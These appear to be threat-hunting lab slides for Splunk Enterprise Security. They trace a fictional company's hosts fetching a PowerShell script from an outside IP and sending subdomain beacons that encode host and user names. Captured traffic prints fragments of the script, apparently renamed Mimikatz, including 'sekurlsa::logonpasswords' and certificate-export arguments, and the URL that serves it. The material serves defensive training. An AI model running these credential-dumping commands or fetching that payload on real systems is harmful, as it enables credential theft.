
Used for contextualizing threat intelligence that is found during hunting

Sergio Caltagirone, Andrew Pendergast, Christopher Betz

- <http://www.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf>
- <https://threatconnect.com/blog/diamond-model-threat-intelligence-star-wars/>



What Are We Trying To Accomplish?



Testing & Refining

- Remember, Hunting is Hard!
- The first search is not the perfect search
- May end up with false positives like alerting
- Mitigation
 - Build your leads/hypothesis and test on a known good system
 - Reduce risk of returning lots of noise
 - Run data against sample data set
 - Ensure you won't get overrun on a monthly long search



Operationalize Your Findings

Create Feedback Loop from Hunting to Incident Response

- Hunting is proactive

Develop a hypothesis

“End goal of hunting should be a change in policy or procedure - operationalization, don’t do the same thing over and over again”

- Threat Hunting Webshells with Splunk, James Bower



Lab #3: Hunt #2025-01-02

Using Network Artifacts

Use Enterprise Security to find additional information about the network artifacts uncovered

- <http://134.209.239.36/Invoke-Passkey.ps1>
- 134.209.239.36

Drill into events to identify additional interesting data points

Hints

- Focus most of your time on Web for the greatest benefit!!!
- If you have a domain but want to search in a field like URL, use *domain.com*
- When looking for web data, use the Web Search dashboard in ES
- When looking for network data, use the Traffic Search dashboard in ES
- When reviewing wire (stream:http) data, use capture_hostname=titan.thristyberner.com

Mission Control

Security Posture

Analytics

Frothly Network

Security Intelligence ▾

Security Domains ▾

Audit ▾

Search ▾

Configure ▾

SA-Investigator ▾



Enterprise Security

Survey Links ▾

- Access >
- Endpoint >
- Network >
- Identity >

→ Analyst queue All time ▾

[< Back](#)

[Traffic center](#)
[Traffic search](#)
[Intrusion center](#)
[Intrusion search](#)
[Vulnerability center](#)
[Vulnerability operations](#)
[Vulnerability search](#)
[Web center](#)
[Web search](#)
[Network changes](#)
[Port and protocol tracker](#)

Web search


HTTP method HTTP status Source Destination URL Time range

* * * * http://134.209.239 All time

| _time ↴ | http_method ↴ | status ↴ | src ↴ | dest ↴ | url ↴ | count ↴ |
|---------------------|---------------|----------|-----------|----------------|--|---------|
| 2019-08-02 11:13:18 | GET | 200 | 10.1.1.10 | 134.209.239.36 | http://134.209.239.36/invoke-passkey.ps1 | 2 |

> Time Event

> 8/2/2019 { [-]
6:13:18.629 AM endtime: "2019-08-02T11:13:18.629666Z",
timestamp: "2019-08-02T11:13:14.797681Z",
ack_packets_in: 888,
ack_packets_out: 2,
bytes: 2396076,
bytes_in: 82,
bytes_out: 2395994,
c_ip: "10.1.1.10",
cached: 0,
canceled: 1,
capture_hostname: "titan.thirstyberner.com",
client_rtt: 19,
client_rtt_packets: 806,
client_rtt_sum: 15866,
connection_type: "Keep-Alive",
cs_version: [[+]],



```
> 8/2/19      { [-]
11:13:18.629 AM    ack_packets_in: 888
                    ack_packets_out: 2
                    bytes: 2396076
                    bytes_in: 82
                    bytes_out: 2395994
                    c_ip: 10.1.1.10
                    cached: 0
                    canceled: 1
                    capture_hostname: titan.thirstyberner.com
                    client_rtt: 19
                    client_rtt_packets: 806
                    client_rtt_sum: 15866
                    connection_type: Keep-Alive
                    cs_version: [ [+]
                    ]
                    data_center_time: 3831985
                    data_packets_in: 1
                    data_packets_out: 1642
                    dest_content: function Invoke-passkey
{
    [CmdletBinding(DefaultParameterSetName="unlock")]
    Param(
        [Parameter(Position = 0)]
        [String[]]
        $ComputerName,
        [Parameter(ParameterSetName = "unlock", Position = 1)]
        [Switch]
        $unlock,
```

response_time: 204387
sc_date: Fri, 02 Aug 2019 11:12:55 GMT
server: Apache/2.4.38 (Debian)
server_rtt: 3465
server_rtt_packets: 1
server_rtt_sum: 3465
site: 134.209.239.36
src_headers: GET /invoke-passkey.ps1 HTTP/1.1
Host: 134.209.239.36
Connection: Keep-Alive

src_ip: 10.1.1.10
src_mac: 00:0C:29:27:43:3B
src_port: 50259
status: 200
time_taken: 3832004
timestamp: 2019-08-02T11:13:14.797681Z
transport: tcp
uri: /invoke-passkey.ps1
uri_path: /invoke-passkey.ps1

PowerShell Script

invoke-passkey.ps1

```
Function Main
{
    if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
    {
        $DebugPreference = "Continue"
    }

    Write-Verbose "PowerShell ProcessID: $PID"

    if ($PsCmdlet.ParameterSetName -ieq "unlock")
    {
        $ExeArgs = "sekurlsa::logonpasswords exit"
    }
    elseif ($PsCmdlet.ParameterSetName -ieq "DumpCerts")
    {
        $ExeArgs = "crypto::cng crypto::capi `"crypto::certificates /export`" `"crypto::certificates /export /systemstore:CERT_SYSTEM_STORE_LOCAL_MACHINE"
    }
    else
    {
        $ExeArgs = $Command
    }

    [System.IO.Directory]::SetCurrentDirectory($pwd)
```

Web search

| HTTP method | HTTP status | Source | Destination | URL | Time range | |
|---------------------|-------------|--------|----------------|----------------|--|-------|
| * | * | * | 134.209.239.36 | * | All time | |
| _time | http_method | status | src | dest | url | count |
| 2019-08-02 11:13:22 | unknown | 200 | unknown | 134.209.239.36 | unknown | 12 |
| 2019-08-02 10:14:46 | GET | 200 | 10.1.1.10 | 134.209.239.36 | http://08012019-bstoll-thirstyberner-titan.imperialstout.org/ | 2 |
| 2019-08-02 11:13:18 | GET | 200 | 10.1.1.10 | 134.209.239.36 | http://134.209.239.36/invoke-passkey.ps1 | 2 |
| 2019-08-02 09:04:43 | GET | 200 | 10.1.1.100 | 134.209.239.36 | http://07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org/ | 1 |
| 2019-08-02 09:42:54 | GET | 200 | 10.211.55.3 | 134.209.239.36 | http://07312019--workgroup-jwortoski-l.imperialstout.org/ | 1 |

< Prev 1 2 3 4 Next >

| > | Time | Event |
|---|-------------------------|---|
| > | 8/2/2019 6:13:22.231 AM | { [-] endtime: "2019-08-02T11:13:22.231413Z", timestamp: "2019-08-02T11:13:22.231413Z", count: 1, dest_ip: "134.209.239.36", site: "134.209.239.36", |

Web search

| HTTP method | HTTP status | Source | Destination | URL | Time range | |
|---------------------|-------------|--------|-------------|---------------------|--|-------|
| * | * | * | * | 'imperialstout.org' | All time | |
| _time | http_method | status | src | dest | url | count |
| 2019-08-02 10:14:46 | GET | 200 | 10.1.1.10 | 134.209.239.36 | http://08012019-bstoll-thirstyberner-titan.imperialstout.org/ | 2 |
| 2019-08-02 09:04:43 | GET | 200 | 10.1.1.100 | 134.209.239.36 | http://07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org/ | 1 |
| 2019-08-02 09:42:54 | GET | 200 | 10.211.55.3 | 134.209.239.36 | http://07312019--workgroup-jwortoski-l.imperialstout.org/ | 1 |

```

| from datamodel:"Web"."Web" | search url=*.imperialstout.org*
| table _time src dest http_user_agent dest_content dest_headers src_headers
| eval _time=strftime(_time,"%c")
| transpose

```

| column ↴ | row 1 ↴ | row 2 ↴ | row 3 ↴ | row 4 ↴ |
|-----------------|---|---|---|---|
| _time | Fri Aug 2 09:04:43 2019 | Fri Aug 2 10:14:26 2019 | Fri Aug 2 10:14:46 2019 | Fri Aug 2 09:42:54 2019 |
| dest | 134.209.239.36 | 134.209.239.36 | 134.209.239.36 | 134.209.239.36 |
| dest_content | <html> <h1> Imperial Stout!! </h1> </html> | <html> <h1> Imperial Stout!! </h1> </html> | <html> <h1> Imperial Stout!! </h1> </html> | <html> <h1> Imperial Stout!! </h1> </html> |
| dest_headers | HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:04:42 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html | HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:26 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html | HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:46 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html | HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:42:53 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html |
| http_user_agent | Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 | Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 | Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 | Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 |
| src | 10.1.1.100 | 10.1.1.10 | 10.1.1.10 | 10.211.55.3 |
| src_headers | GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019-frothly_helpdesk-thirstyberner- | GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 | GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 | GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019--workgroup-jwortoski- |

| column | row 1 | row 2 | row 3 | row 4 |
|-----------------|--|--|--|--|
| _time | Fri Aug 2 09:04:43 2019 | Fri Aug 2 10:14:26 2019 | Fri Aug 2 10:14:46 2019 | Fri Aug 2 09:42:54 2019 |
| dest | 134.209.239.36 | 134.209.239.36 | 134.209.239.36 | 134.209.239.36 |
| dest_content | <pre><html> <h1> Imperial Stout!! </h1> </html></pre> | <pre><html> <h1> Imperial Stout!! </h1> </html></pre> | <pre><html> <h1> Imperial Stout!! </h1> </html></pre> | <pre><html> <h1> Imperial Stout!! </h1> </html></pre> |
| dest_headers | <pre>HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:04:42 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html</pre> | <pre>HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:26 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html</pre> | <pre>HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:46 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html</pre> | <pre>HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:42:53 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html</pre> |
| http_user_agent | Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 | Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 | Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 | Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 |
| src | 10.1.1.100 | 10.1.1.10 | 10.1.1.10 | 10.211.55.3 |
| src_headers | <pre>GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019-frothly_helpdesk-thirstyberner-agradyltitan.imperialstout.org Connection: Keep-Alive</pre> | <pre>GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 Host: 08012019-bstoll-thirstyberner-titan.imperialstout.org Connection: Keep-Alive</pre> | <pre>GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 Host: 08012019-bstoll-thirstyberner-titan.imperialstout.org Connection: Keep-Alive</pre> | <pre>GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019--workgroup-jwortoski-l.imperialstout.org Connection: Keep-Alive</pre> |

Host Values

What might be going on?

```
src          10.1.1.100  
  
src_headers  GET / HTTP/1.1  
              User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0;  
              en-US) WindowsPowerShell/5.1.17134.858  
              Host: 07312019-frothly_helpdesk-thirstyberner-agradyl.  
              imperialstout.org  
              Connection: Keep-Alive
```

```
10.1.1.10  
  
GET / HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT; Windows  
NT 6.3; en-US) WindowsPowerShell/4.0  
Host: 08012019-bstoll-thirstyberner-  
titan.imperialstout.org  
Connection: Keep-Alive
```

```
10.211.55.3  
  
GET / HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0;  
en-US) WindowsPowerShell/5.1.17134.858  
Host: 07312019--workgroup-jwortoski-l.imperialstout.org  
Connection: Keep-Alive
```

What Is Our Timeline?

Using Network Artifacts

| Time | Event(s) | Attributes | Host |
|----------|----------|--|-------------|
| 09:04:43 | HTTP GET | http://07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org/ | agrady-l |
| 09:42:54 | HTTP GET | http://07312019--workgroup-jwortoski-l.imperialstout.org/ | jwortoski-l |
| 10:14:46 | HTTP GET | http://08012019-bstoll-thirstyberner-titan.imperialstout.org/ | titan |
| 11:13:18 | HTTP GET | http://134.209.239.36/invoke-passkey.ps1 | titan |

How Can We Visualize This?

Using Network Artifacts

IP: 10.1.1.100

User: frothly_helpdesk

Domain: thirstyberner

Computer Name: agrady-l

2019-08-02 09:04:43

*.imperialstout.org

IP: 10.211.55.3

Domain: workgroup

Computer Name: jwortoski-l

2019-08-02 09:42:54

*.imperialstout.org

IP: 10.1.1.10

User: bstoll

Domain: thirstyberner

Computer Name: titan


2019-08-02

10:14:46

*.imperialstout.org

2019-08-02 11:13:18

invoke-passkey.ps1



What Is Our Narrative?

Using Network Artifacts

- The Web Search was useful, but the Network Traffic Search didn't add anything
- Uncovered the code for a PowerShell script named invoke-passkey.ps1
 - Mimikatz in the code
- Three systems sent a URL to the same IP that the PowerShell script came from
 - Subdomain in the URL looks to contain a date, computer name, domain and username
 - Titan was one of those three systems

Artifacts Known/Uncovered

Using Network Artifacts

- **Frothly Systems**

- titan.thirstyberner.com \ 10.1.1.10
- agrady-l \ 10.1.1.100
- jwortoski-l \ 10.211.55.3

- **IP Address**

- 134.209.239.36

- **URL**

- <http://134.209.239.36/invoke-passkey.ps1>

- **Domain**


